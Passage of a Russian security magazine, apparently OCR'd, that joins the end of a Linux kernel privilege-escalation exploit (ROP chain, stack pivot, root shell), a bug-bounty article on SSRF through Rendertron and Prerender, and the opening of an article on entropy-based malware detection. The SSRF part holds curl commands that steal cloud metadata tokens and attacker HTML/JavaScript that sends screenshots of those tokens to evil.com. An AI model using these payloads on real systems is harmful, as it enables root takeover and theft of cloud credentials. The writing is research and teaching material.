      unsigned long lower_address = ADDR(xchg_eax_esp) & 0xFFFFFFFF;
// Выделяем младшие 32 бита адреса xchg_eax_esp (stack pivot)
      printf("[+] Lower_address is %p\n", lower_address);
      unsigned long base = ADDR(xchg_eax_esp) & 0xfffff000; //
Готовим базу для фейкового стека в user space

      /* Выделяем память для фейкового стека */
      fake_stack=mmap(base, 0x10000, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS|MAP_POPULATE, -1, 0);
      if (fake_stack == MAP_FAILED)
        err_exit("[-] mmap");
      printf("[+] Payload is mmaped to %p\n", fake_stack);
      /* ROPchain */
      unsigned long long rop_chain[] = {
        // Помещаем в RDI init_cred (первый параметр функции)
        ADDR(pop_rdi_ret),
        ADDR(init_cred),
        // Выполняем commit_creds(init_cred) и получаем UID
процесса — 0 (root)
        ADDR(commit_creds),
        // Меняем местами (восстанавливаем) значения регистра GS и
MSR (IA32_KERNEL_GS_BASE)
        ADDR(swapgs),
        // Пустышка для pop rbp гаджета swapgs
        0xdeadbeef,
        // Переключаем контекст на user space
        ADDR(iretq),
        // Запускаем shell
        shell,
        // Восстанавливаем регистры контекста
        user_cs,
        user_rflags,
        user_sp,
        user_ss
      };
      /* Копируем ROPchain по адресу, которым мы заменим RSP */
      memcpy(lower_address, rop_chain, sizeof(rop_chain));
      data[131]=&fake_tty_operations; // Помещаем указатель на
fake_tty_operations в массиве data

      puts("[+] Writing function pointer to the driver");
      /* Заменяем указатель *tty_operations */
      user_to_kernel(fd, index, 0x420, data);
      del(fd,index);
      del(fd,index+1);

      puts("[+] Triggering");
      isTRY=false;
      /* Вызываем ioctl и запускаем цепочку эксплоита */
      ioctl(tty_fd, 0, 0);
    }
    puts("[*] ptm_unix98_ops not found, one more time...\n");
  }
 }
  return 0;
}
```

Однако после возвращения в user space наш эксплоит «падает» с ошибкой Segmentation fault, и если для обычного приложения это беда, то в случае с эксплоитом мы можем даже не разбираться с проблемой, а использовать это как преимущество! Ведь, поймав этот сигнал, мы можем повесить на него запуск шелла и сделать эксплоит еще более универсальным.

Добавляем в исходник заголовочный файл `signal.h` и перехватываем сигнал SIGSEGV с помощью функции `signal(SIGSEGV, shell);`:

```
#include <signal.h>
...
int main () {
  bool isPTM = true;
  save_state();
  signal(SIGSEGV, shell); // Добавляем перехват сигнала SIGSEGV
  ...
```

Теперь все готово, чтобы добыть заветный флаг рута, путь к которому мы прокладывали с таким трудом!



Получаем root!

Буду рад, если ты почерпнул новые знания и у тебя пробудился интерес исследовать их еще глубже. Несомненно, они тебе еще не раз пригодятся!

WWW

- Linux Kernel ROP — Ropping your way to: part1, part 2
- CVE-2017-11176: A step-by-step Linux Kernel exploitation: part 1, part 2, part 3, part 4
- Linux kernel exploit cheatsheet
- The Linux Kernel documentation
- Исходники ядра с поиском на сайте Bootlin
- Intel 64 and IA-32 Architectures Software Developer's Manual (PDF)

БЕЗ БАШКИ

ЭКСПЛУАТИРУЕМ ДИНАМИЧЕСКИЙ РЕНДЕРИНГ ДЛЯ ЗАХВАТА ВЕБ-ПРИЛОЖЕНИЙ

Динамический рендеринг — это техника, которая используется, чтобы отдавать поисковикам и ботам заранее отрендеренные веб-страницы. В этой статье я исследую, как две популярные утилиты для динамического рендеринга добавляют уязвимости в веб-приложение, если настроены неправильно, и попробую объяснить, как я использовал уязвимость в одном из них, чтобы захватить сервер компании в рамках bug bounty.

Василий Ермилов
Исследователь безопасности в r2c (https://r2c.dev). Работаю над проектом Semgrep (https://semgrep.dev)
inkz@xakep.ru

Для создания сайтов и веб-приложений активно применяются фреймворки JavaScript — вместо статичных страниц HTML теперь популярно делать PWA (progressive web apps) и SPA (single page applications), которые формируют большую часть контента в браузере пользователя. У этого подхода масса преимуществ, и на вебе это позволяет сделать отзывчивый интерфейс, но в то же время такой подход недружелюбен для SEO, потому что большинство поисковиков и ботов не понимают JavaScript и не могут рендерить страницы самостоятельно.

Один из распространенных способов помочь ботам в таком случае — это открыть запрашиваемую страницу в headless-браузере на стороне сервера, дождаться, пока страница отрисуется, и вернуть получившийся HTML, предварительно почистив его от лишних тегов. Этот метод и называется «динамический рендеринг» и сейчас активно продвигается компанией Google как возможность оптимизировать сайт для поиска.

Я наткнулся на этот тип приложений, когда проводил немного другое исследование: я искал уязвимости в модулях npm, которые используют headless-браузеры. Я написал правила для Semgrep (утилиты с открытыми исходниками, в разработке которой я принимаю участие) и применил их к тысячам модулей, которые используют Puppeteer, Playwright и PhantomJS в качестве зависимостей. Находок было много, и после расследования и разбора результатов я обнаружил множество модулей, помогающих веб-мастерам в организации динамического рендеринга.

WWW
Мой набор правил для Semgrep


Популярность динамического рендеринга растет, поэтому будет небесполезно понять, что может пойти не так в продакшене при его использовании.

В своем исследовании я разобрал два самых популярных приложения для динамического рендеринга — Rendertron и Prerender, но описанные атаки можно использовать и для других приложений такого типа.

Также я немного расскажу о том, как мне удалось применить полученные знания при поиске уязвимостей в рамках bug bounty.

АРХИТЕКТУРА

Один из возможных способов показать поисковому боту подходящий для индексации контент работает так: перехватывается запрос, страница рендерится на сервере, а результат в виде HTML со всем нужным содержимым возвращается боту.



1. Сервер определяет, что запрос приходит от краулера, по заголовку User-Agent (в некоторых случаях — по параметрам URL).
2. Запрос перенаправляется приложению для динамического рендеринга.
3. Приложение для динамического рендеринга запускает headless-браузер и открывает исходный URL так, будто его смотрит обычный пользователь.
4. Получившийся HTML очищается от уже не нужных тегов <script> и возвращается на сервер.
5. Сервер возвращает результат краулеру.

РАЗВЕДКА

На каких страницах обычно используется динамический рендеринг? Эти страницы, скорее всего, будут в открытом доступе, поскольку цель динамического рендеринга — улучшить их индексируемость. Контент на этих страницах будет создаваться при помощи JavaScript, при этом данные на странице меняются динамически. Например, это может быть новостной сайт, который постоянно обновляется, или часто обновляемый список популярных продуктов в интернет-магазине.

Когда потенциальная цель найдена, можно проверить, использует ли она динамический рендеринг, отправив несколько запросов с разными значениями заголовка User-Agent.

Вот запрос, который притворяется Google Chrome:


```
curl -v -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36"
https://shop.polymer-project.org/
```

А вот запрос якобы от бота Slack:

```
curl -v -A "Slackbot-LinkExpanding 1.0 (+https://api.slack.com/
robots)" https://shop.polymer-project.org/
```

Если ответы от сервера различаются, а ответ на запрос от поддельного краулера приходит в виде красивого HTML без тегов <script>, это означает, что сайт использует динамический рендеринг.

WWW
В качестве подопытного я использовал демосайт Google для фреймворка Polymer. Под капотом у него Rendertron.



Сравниваем запросы

Подробности того, на какие конкретно значения User-Agent реагирует приложение, можно посмотреть в исходном коде Rendertron (файл middleware.ts). Также Rendertron всегда возвращает заголовок X-Renderer: Rendertron. Prerender может писать в ответах X-Prerender: 1, но это не умолчательное поведение.

Оба фреймворка дают разработчикам возможность управлять заголовками ответа с помощью метатегов на странице. Это полезно для детекта динамического рендеринга.

Пример для Prerender:

```
<meta name="prerender-status-code" content="302" />
<meta name="prerender-header" content="Location: https://www.google.
com" />
```

Пример для Rendertron:

```
<meta name="render:status_code" content="404" />
```


SSRF ПО-ЛЕГКОМУ

Легче всего захватить приложение для динамического рендеринга, если оно доступно извне. Тогда можно взаимодействовать с ним напрямую и отправлять через него произвольные запросы, включая запросы к локальной инфраструктуре.

Существуют некоторые запреты на доступ к локальным адресам, но в зависимости от версии приложения их можно попробовать обойти.

Rendertron

Rendertron проще всего найти, потому что у него есть интерфейс, который позволяет отправлять запросы и делать скриншоты.



Rendertron

- **Версия 3.1.0** — есть возможность задать список разрешенных URL (но их нужно настроить самому).
- **Версия 3.0.0** — есть блокировка прямых запросов к Google Cloud, тем не менее ее можно обойти, отправив запросы через iFrame, блокировка не распространяется на другие облачные платформы (AWS, Digital Ocean и прочие).
- **Старые версии** блокируют запросы к Google Cloud, но разрешают запросы к бета-версии API (http://metadata.google.internal/computeMetadata/v1beta1/).
- **Версия 1.1.1 и младше** — разрешены любые запросы.

Rendertron API (из документации):

- GET /render/:url — отобразит и сериализует страницу;
- GET /screenshot/:url и POST /screenshot/:url — сделает скриншот страницы.

Дополнительные настройки для headless-браузера можно передавать через объект JSON POST-запросом. Подробности смотри в документации Puppeteer. Еще можно указать тип (по умолчанию JPEG) и кодировку (по умолчанию двоичная).

Итак, если ты наткнулся на рабочий Rendertron, первое, что можно сделать, — это предпринять SSRF-атаку и, к примеру, получить токены от облака следующим способом:

```
curl https://rendertron-instance.here/render/http://metadata.-
google.internal/computeMetadata/v1beta1/instance/service-accounts/de-
fault/token
```

Либо:

```
curl https://rendertron-
instance.here/render/http://169.254.169.254/latest/meta-data/
```

WWW
Отличная подборка примеров атак SSRF на GitHub

Если запросы блокируются, все еще есть шанс заставить Headless Chrome открыть iFrame и показать скриншот, содержащий метаданные: отправить запрос на /screenshot и направить Rendertron на страницу, которую ты контролируешь.

```
curl https://rendertron-instance.here/render/http://www.attackers-
website.here/iframe-example
```

HTML по адресу www.attackers-website.here содержит iFrame, который обращается к API Google Cloud, доступному только на сервере.

```
<html>
  <head>
    <meta content="text/html; charset=utf-8" http-equiv=
"Content-Type" />
  </head>
  <body>
    <iframe
      src="http://metadata.google.internal/computeMetadata/v1beta1/
instance/service-accounts/default/token?alt=json"
      width="468"
      height="600"
    ></iframe>
  </body>
</html>
```

В результате мы получаем скриншот с фреймом, который содержит секретный токен.

```
{"access_token":"[redacted]","expires_in":1799,"token_type":"Bearer"}
```

Этот баг исправлен в версии 3.1.0.

Prerender

У Prerender нет фронтенда, поэтому его сложнее обнаружить. Поиск осложняется еще и тем, что запрос на / возвращает статус 400 без интересных заголовков:

```
HTTP/1.1 400 Bad Request
Content-Type: text/html;charset=UTF-8
Vary: Accept-Encoding
Date: Mon, 03 Aug 2020 06:55:29 GMT
```

API Prerender выглядит следующим образом.

- GET /:url
- GET /render?url=:url
- POST /render?url=:url

Список всех настроек можно найти в документации, основные выводы:

- Prerender тоже может делать скриншоты;
- followRedirects (по умолчанию false) разрешает перенаправления с одного адреса на другой.

Единственный способ определить использование Prerender — это отправить запрос по адресу /render?url=http://www.example.com и проверить результат. У Prerender нет встроенной блокировки запросов к облачным API, но он позволяет пользователям задавать списки разрешенных и заблокированных URL, поэтому в зависимости от настроек есть вероятность, что может получиться запрос вроде такого:

```
curl https://rendertron-instance.here/render?url=
http://169.254.169.254/latest/meta-data/
```

Также Prerender соединяется с Chrome через отладочный интерфейс, который всегда открыт на порте 9222, поэтому если запросы на этот адрес разрешены, то есть возможность вытащить Chrome ID.

```
curl https://rendertron-instance.here/render?url=
http://localhost:9222/json/
```

Теперь можно слать запросы WebSocket к Chrome напрямую и таким образом управлять встроенным браузером. Например, открывать новые вкладки, отправлять произвольные запросы, читать локальные файлы (подробности — в документации Chrome DevTools Protocol).

В статье я фокусируюсь на том, чтобы попытаться вытащить секреты через API облачных провайдеров, но важно помнить, что, если в Rendertron или Prerender запросы к облаку запрещены, все еще можно попытаться отправить запросы к другим частям инфраструктуры — например, к кешу или базам данных.

Во время исследования я нашел несколько серверов с торчащим наружу Rendertron, но bug bounty на них не было, поэтому трогать их я не стал.

Продолжение статьи →

БЕЗ БАШКИ

ЭКСПЛУАТИРУЕМ ДИНАМИЧЕСКИЙ РЕНДЕРИНГ ДЛЯ ЗАХВАТА ВЕБ-ПРИЛОЖЕНИЙ

АТАКИ ЧЕРЕЗ ВЕБ-ПРИЛОЖЕНИЯ


В поисках подходящих серверов (с уязвимостью и подлежащих bug bounty) я просто отправлял на все возможные домены запросы с заголовком `User-Agent: Slackbot blabla`. Всего один раз я получил ответ с заголовком `X-Renderer: Rendertron`, но этого оказалось достаточно, чтобы заработать вознаграждение. :)

Если приложение для динамического рендеринга не торчит наружу, но ты смог определить, что сайт его использует, все еще есть шанс провести атаку. В этом может помочь любой способ встроить свой контент в страницу или перенаправить страницу на ту, в которой можно контролировать содержимое. Простейший вариант — это найти open redirect. Который, к слову, многие программы bug bounty не принимают за уязвимость.

Если open redirect найден, то легко устроить атаку, просто отправив запросы:

```
curl -A "Slackbot-LinkExpanding 1.0 (+https://api.slack.com/robots)"
https://www.website.com/redirectUrl=
http://metadata.google.internal/computeMetadata/v1beta1/

curl -A "Slackbot-LinkExpanding 1.0 (+https://api.slack.com/robots)"
https://www.website.com/redirectUrl=
http://169.254.169.254/latest/meta-data/
```

Также можно перенаправить на страницу, содержащую фреймы, если прямые запросы заблокированы.



Поиск XSS- или HTML-инъекции выглядел сложной задачей, поэтому я сфокусировался на поиске open redirect. Мне повезло, и цель, которую я обнаружил, была уязвима к нему.

Большинство шпаргалок и обучающих материалов по open redirect фокусируются на перенаправлениях, которые происходят через сервер. Но так как динамический рендеринг используется на страницах с большим количеством сложного JavaScript, больше вероятность найти уязвимость на стороне клиента.

С этой задачей мне сильно помог Semgrep. Я набросал кучу шаблонов того, как может возникнуть редирект в JavaScript, и сканировал весь код на страницах, принадлежащих моей цели. Буквально в течение часа open redirect был найден.

WWW
[Набор правил, которые я использовал]


Теперь осталось только заставить headless-браузер совершить перенаправление и вытащить метаданные от Google Cloud (URL был изменен, чтобы не разглашать информацию о приватной bug bounty).

```
curl -A "Slackbot blabla" 'https://www.vulnerable-site.com/test?
redirect=/metadata.google.internal/computeMetadata/v1beta1/instance/service-
accounts/default/token'

<html><head><base href="https://www.vulnerable-site.com/test?
redirect=/metadata.google.internal/computeMetadata/v1beta1/instance/service-
accounts/default/token&amp;crawler-mode=true&amp;bst=this-forces-dynamic-metadata">
</head><body><pre style="word-wrap: break-word; white-space: pre-wrap;">
{"access_token":"token value here 😈😈😈","expires_in":2923,"token_type":"Bearer"}
</pre></body></html>
```

Пример с bug bounty

Это сработало, и я получил вознаграждение за найденную уязвимость.

Мне повезло — я наткнулся на устаревшую версию, которая не блокировала прямые запросы к метаданным, но, если бы они были заблокированы, все равно была бы возможность запросить их через iFrame. Однако есть одна проблема — получить содержимое этого iFrame. Для этого можно использовать функцию снятия скриншотов страницы. Сценарий атаки выглядит следующим образом.



Страница #1 - Attacker-controlled HTML (or URL)
Страница #2 - http://localhost:3000/render/http://localhost:3000/render/http://www.attackers-website.url/exploit.html
Страница #3 - http://localhost:3000/render/http://www.attackers-website.url/exploit.html
Страница #4 - http://www.attackers-website.url/exploit.html
Страница #5 - http://localhost:3000/screenshot/http://metadata.google.internal/computeMetadata/v1beta1/?width=800&height=800
Страница #6 - http://localhost:3000/screenshot/http://metadata.google.internal/computeMetadata/v1beta1/?width=800&height=800

Rendertron hack sequence

1. Страница, которая контролируется атакующим, открывается во вкладке headless-браузера — «Страница #1».

```
<html>
  <body>
    <script type="text/javascript">
      fetch(
        "http://localhost:3000/render/http://localhost:3000/render/
http://www.attackers-website.url/exploit.html"
      );
    </script>
  </body>
</html>
```

2. Это заставляет браузер отправить запрос самому себе (локально) и показать результат рендеринга с веб-страницей атакующего («Страница #2»).

```
http://localhost:3000/render/http://localhost:3000/render/http://www.
attackers-website.url/exploit.html
```

3. Headless-браузер открывает URL («Страница #3»), который снова отправляет запрос в приложение для рендеринга.

```
http://localhost:3000/render/http://www.attackers-website.url/ex-
ploit.html
```

4–5. Браузер открывает еще одну страницу, контролируемую атакующим, — `http://www.attackers-website.url/exploit.html` («Страница #4») — со следующим кодом:

```
<html>
  <body>
    <img
      id="hacked"
      src="http://localhost:3000/screenshot/http://metadata.google.
internal/computeMetadata/v1beta1/?width=800&height=800"
      width="800"
      height="800"
    />
    <img
      src="x"
      onerror='(n=0,i=document.getElementById("hacked"),i.
onload=function(){n++;e=document.createElement("canvas");e.width=i.
width,e.height=i.height,e.getContext("2d").drawImage(i,0,0);t=e.
toDataURL("image/png");if(n>1){fetch("http://www.evil.com",{method:
"POST",body:JSON.stringify(t)})}})()'
    />
  </body>
</html>
```

Полная версия кода на JavaScript, который выполняется по событию `onerror`:

```
var n = 0;
var img = document.getElementById("hacked"); // <-- скриншот с
метаданными

img.onload = function() {
  // Когда скриншот загрузился:
  n++;

  // Скопировать скриншот в элемент типа canvas
  var canvasEl = document.createElement("canvas");
  (canvasEl.width = img.width),
    (canvasEl.height = img.height),
    canvasEl.getContext("2d").drawImage(img, 0, 0);

  // Получить содержимое скриншота
  var imgContent = e.toDataURL("image/png");

  if (n > 1) {
    fetch("http://www.attackers-website.url", {
      // Отправить содержимое скриншота атакующему
      method: "POST",
      body: JSON.stringify(imgContent),
    });
  }
};
```

6–7. Браузер создает скриншот страницы, которая содержит iFrame с данными от облачного API. Например:

```
http://metadata.google.internal/computeMetadata/v1beta1/
```

8. Затем браузер отправляет его на хост атакующего, но оба запроса не будут работать из-за защиты SOP (изображение извлекается из localhost, в то время как текущий URL — `http://www.attackers-website.url`). Тем не менее полученный HTML-код возвращается в headless-браузер («Страница #3»).

9–10. Тот же HTML-код отображается внутри вкладки браузера («Страница #3»), но на этот раз все запросы работают, потому что правила SOP не нарушаются (хост страницы такой же, как и у изображения, — localhost:3000).

11. Изображение с токеном отправляется атакующему.

Адрес `http://metadata.google.internal/computeMetadata/v1beta1`, который часто используется в примерах, устарел. В Google объявили, что скоро он перестанет отвечать и экземпляры Rendertron, работающие в Google Cloud, больше не будут так легко отдавать свои токены. В любом случае имей в виду, что методология и приемы этого исследования могут применяться не только для угона облачных токенов, но и для использования SSRF в целом.

СОВЕТЫ И ТРЮКИ

Если не получается проэксплуатировать SSRF, но open redirect на странице есть, то можно провернуть XSS. Как упоминалось ранее, приложения для динамического рендеринга отсекают теги `<script>` и ссылки на JavaScript, но код внутри атрибутов остается нетронутым, поэтому будет работать и приводить к XSS-перенаправлению вроде такого:

```
<html>
  <body>
    <img src="x" onerror="alert(1)" />
  </body>
</html>
```

И никаких проблем с CORS, так как код выполнится по адресу страницы!

INFO

- Rendertron и Prerender ищут в HTML **специальные метатеги**, которые используются для манипуляции с ответами. Это не уязвимость, но может использоваться как часть атаки, если атакующий имеет возможность встроить HTML в страницу и таким образом манипулировать ответом (например, переопределить X-Frame-Options или поменять один из заголовков CORS).
- В обоих приложениях можно настраивать **списки блокировок** для запрашиваемых URL, но есть шанс обойти их с помощью трюков с DNS.

ВЫВОД

Динамический рендеринг набирает популярность, и он будет использоваться все чаще, так как это разумный способ совместить использование современного JavaScript и SEO. Google и другие компании продвигают этот подход, поэтому важно понять, какие слабости эта технология может принести.

Если ты в команде защиты, то будь в курсе, что headless-браузер внутри инфраструктуры может добавить много уязвимостей, если настроен неправильно. И даже самые маленькие огрехи в безопасности могут быть первым шагом к RCE. К счастью, много подобных мелочей можно найти с помощью современного статического анализа кода.

Если ты атакующий, используй новые знания во благо!


Если же ты разрабатываешь приложение с headless-браузером внутри, то еще раз порекламирую тебе Semgrep как средство для поиска багов в коде.

ЭНТРОПИЯ

КАК ХАОС ПОМОГАЕТ ИСКАТЬ ВИРУСЫ

Борис Осепов
Специалист Group-IB. Увлекаюсь средствами анализа вредоносного ПО. Люблю проверять маркетинговые заявления на практике :)
mainboros777@gmail.com

Александр Мессерле
ИБтивист. Исследую в ИБ то, что движется. То, что не движется, кладу в песочницу.
nayca@mail.ru




В борьбе со зловредами вирусные аналитики используют множество методов и целый арсенал специального софта. Но самая первая из стоящих перед ними задач — определить, действительно ли им в руки попался вредоносный образец, или это что-то безобидное. Решить ее помогает изучение показателя под названием «энтропия». Сегодня мы расскажем, как работает эта техника вирусного анализа.

Что такое энтропия? У этого понятия есть определения в разных областях науки, значащие в общих чертах одно и то же. В терминах информатики — это показатель хаотичности, или случайности распределения значений байтов в файле. Условимся, что под этим термином мы имеем в виду энтропию Шеннона. Того самого человека, который в 1948 году предложил использовать слово «бит» для обозначения наименьшей единицы информации.

Окунемся немного в математику. Энтропия любого файла в общем случае считается методом «скользящего окна» по всем байтам файла. Звучит страшно, но на самом деле проще, чем кажется. Чтобы понять принцип скользящего окна, достаточно взглянуть на рисунок.

Скользящее окно

Сначала рассчитываются частоты f_i появления для каждого возможного значения байта (i = 0..255). Например, в первом окне значение байта согласно таблице ASCII (десятичное значение = 180) равно символу ´. В итоге получается вот такая гистограмма по количествам вхождений определенных байтов в файле (ее ты можешь увидеть сам в любом Hex-редакторе).



Частотное распределение байтов в объекте в программе Hex Workshop


Затем найденные частоты (f_i) суммируются по формуле ниже, и в результате мы получим значение энтропии.

$$H(x) = -\sum_{i=0}^{255} f_i log_2(f_i).$$

Суть анализа энтропии заключается в том, что в скомпилированном файле обычной программы участки кода распределены более-менее равномерно, как масло на бутерброде. При использовании кодировщиков или обфускации, упаковщиков, алгоритмов сжатия или вставок подобного рода кода в исходный файл такая равномерность нарушается. В файле появляются высокоэнтропийные области (как будто концентрированный белый шум) и области, менее подвергнутые обфускации или шифрованию (кодированию), если продолжить метафору бутерброда — комочки в масле или прослойки варенья.

Одно из характерных свойств алгоритмов сжатия — перераспределение частот встречаемости байтов кода (для всех 256 значений), что и станет заметно при анализе! В таких файлах будет высокая степень энтропии, близкая к максимальному значению 8 ($2^8 = 256$). То есть чем выше энтропия, тем меньше избыточности в файле.

Для закодированных (сжатых, зашифрованных) файлов на практике значение энтропии свыше семи можно считать почти 100%-м признаком применения преобразования кода, в то время как обычные файлы имеют энтропию в районе 2–6. Часто на практике энтропию в файле или выделенном фрагменте файла измеряют в процентах (тут иногда также используют понятие «избыточность»).



Показатель увеличения энтропии в зависимости от содержимого объекта

